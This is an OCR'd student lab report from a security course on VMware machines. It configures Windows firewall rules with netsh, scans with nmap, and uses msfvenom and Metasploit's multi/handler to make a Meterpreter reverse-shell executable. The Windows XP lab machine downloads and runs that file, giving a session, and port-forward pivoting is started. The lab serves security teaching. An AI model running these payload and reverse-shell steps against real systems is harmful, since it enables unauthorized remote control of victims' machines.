
3) [1pts] Then, Block TCP traffic from Kali on firewall rule using the command line and try Nmap from Kali using -Pn option (Nmap scan doesn't work finally)



```
C:\Windows\system32>netsh advfirewall set allprofiles state on
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic
from Kali" dir=in action=allow remoteip=192.168.2.128
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Block all traffic
from Kali" dir=in action=block remoteip=192.168.2.128
Ok.


C:\Windows\system32>
```

Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Recycle Bin
Administrator: C:\Windows\System32\cmd.exe
4:40 PM
5/1/2024
To direct input to this VM, click inside or press Ctrl+G.
Search
04:40 Sanath
5/1/2024


Now run nmap on kali against windows7 machine



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:38 EDT
Nmap scan report for 192.168.2.136
Host is up (0.0048s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:41 EDT
Nmap scan report for 192.168.2.136
Host is up.
All 1000 scanned ports on 192.168.2.136 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 201.76 seconds
┌──(kali㉿kali)-[~]
└─$ 
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
17:46
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
04:46 Sanath
5/1/2024

4) [1pts] Finally, Allow all traffic (any protocol) from Windows XP on firewall rule using the command line.



```
C:\Windows\system32>netsh advfirewall set allprofiles state on
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic
from Kali" dir=in action=allow remoteip=192.168.2.128
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Block all traffic
from Kali" dir=in action=block remoteip=192.168.2.128
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic
from XP" dir=in action=allow protocol=any remoteip=192.168.2.133
Ok.


C:\Windows\system32>
```

Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Recycle Bin
Administrator: C:\Windows\System32\cmd.exe
4:49 PM
5/1/2024
To direct input to this VM, click inside or press Ctrl+G.
Search
04:49 Sanath
5/1/2024




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\georgia>ping 192.168.2.136

Pinging 192.168.2.136 with 32 bytes of data:

Reply from 192.168.2.136: bytes=32 time=3ms TTL=128
Reply from 192.168.2.136: bytes=32 time=1ms TTL=128
Reply from 192.168.2.136: bytes=32 time<1ms TTL=128
Reply from 192.168.2.136: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.136:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Documents and Settings\georgia>_
```


Task 3:

3. *[3pts], Attacking Windows XP] Use Msfvenom from Kali Linux to create a malicious file and save it as file.exe under the /tmp folder. Please use windows/meterpreter/reverse_tcp as the payload. Set up the Metasploit on Kali to listen from the payload. Open a simple http server at /tmp folder. Log in to Windows XP and download and run the file.exe at Windows XP machine. Please do not close the meterpreter session obtained from this task as you will need it for the following tasks.*

   Here I am using exploit/muliti/handler exploit to perform this task



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.128 LPORT=4444 -f exe -o /tmp/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/file.exe

┌──(kali㉿kali)-[~]
└─$ 
```


Windows XP Professional - 03 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Command Prompt
Directory listing for / - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
Search Companion
Internet
start
Command Prompt
Directory listing for / ...
To direct input to this VM, click inside or press Ctrl+G.
Search
04:58 Sanath
5/1/2024

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\georgia>ping 192.168.2.136

Pinging 192.168.2.136 with 32 bytes of data:

Reply from 192.168.2.136: bytes=32 time=3ms TTL=12
Reply from 192.168.2.136: bytes=32 time=1ms TTL=12
Reply from 192.168.2.136: bytes=32 time<1ms TTL=12
Reply from 192.168.2.136: bytes=32 time<1ms TTL=12

Ping statistics for 192.168.2.136:
    Packets: Sent = 4, Received = 4, Lost = 0 (0%
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Documents and Settings\georgia>
```

Address: http://192.168.2.128:8000/

What are you looking for?

Type your question below. For best results, use complete sentences.

Please type your query here, then press <Enter>.

Sample question:

Windows 10 Upgrade

You may also want to...


Search this computer for files

Change preferences


Search

Directory listing for /

- .font-unix/
- .ICE-unix/
- .X0-lock
- .X11-unix/
- .xfsm-ICE-8478M2
- .XIM-unix/
- file.exe
- [illegible]
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-apache2.service-vuM45i/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-colord.service-0AmJLl/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-haveged.service-NOeHaJ/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-ModemManager.service-JzzhT1/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-polkit.service-zQiHXy/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-rsyslog.service-8J3Ddr/
- systemd-private-cdec6ee25a9948a3a5471ae7e3382637-systemd-logind.service-1E8AHO/


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
18:00
kali@kali: /tmp
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:00 Sanath
5/1/2024

```
┌──(kali㉿kali)-[/tmp]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.2.133 - - [01/May/2024 17:58:35] "GET / HTTP/1.1" 200 -
192.168.2.133 - - [01/May/2024 17:58:40] "GET /file.exe HTTP/1.1" 200 -
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.2.133
LHOST ⇒ 192.168.2.133
msf6 exploit(multi/handler) > set Lport 4444
Lport ⇒ 4444
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.2.133:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (176198 bytes) to 192.168.2.133
[*] Meterpreter session 1 opened (192.168.2.128:4444 → 192.168.2.133:1054) at 2024-04-30 23:05:41 -0400

meterpreter > sysinfo
Computer        : SUNG-7DF8AD708A
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > █
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows 7
Windows XP Professional - 03
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
18°C
Cloudy
Search
10:11 Sanath
4/30/2024

Task 4:


4. [6pts, Scanning Windows 7 indirectly] From Kali, use two different methods to do a TCP port scan by pivoting against Windows 7 through Windows XP. To reduce time, scan only 1-500 ports or top 100 popular ports. You need to use the previous meterpreter session obtained in task 3 (You cannot log in Windows XP to do this. And direct scanning from Kali to Windows 7 should not work due to the firewall rules in task 2).

1) Provide screenshots when you use MSF module to scan Windows 7's TCP ports.

➔ Since we have blocked all the incoming connections from kali Linux to windows 7 we can't communicated directly to windows 7. So, once you have a meterpreter session established(task3), use the portfwd command to create a port forwarding rule that will allow traffic to pass through the Windows XP machine to the Windows 7 machine. The command syntax to set up port forwarding is:


Here I have used the portfwd add -l 8888 -p 9999 -r <windows7 IP>

Through Windows XP We route to windows7 to do the port scan.



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.133    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.2.133:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (176198 bytes) to 192.168.2.133
[*] Meterpreter session 1 opened (192.168.2.128:4444 → 192.168.2.133:1052) at 2024-05-01 17:58:44 -0400

meterpreter > sysinfo
Computer        : SUNG-7DF8AD708A
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
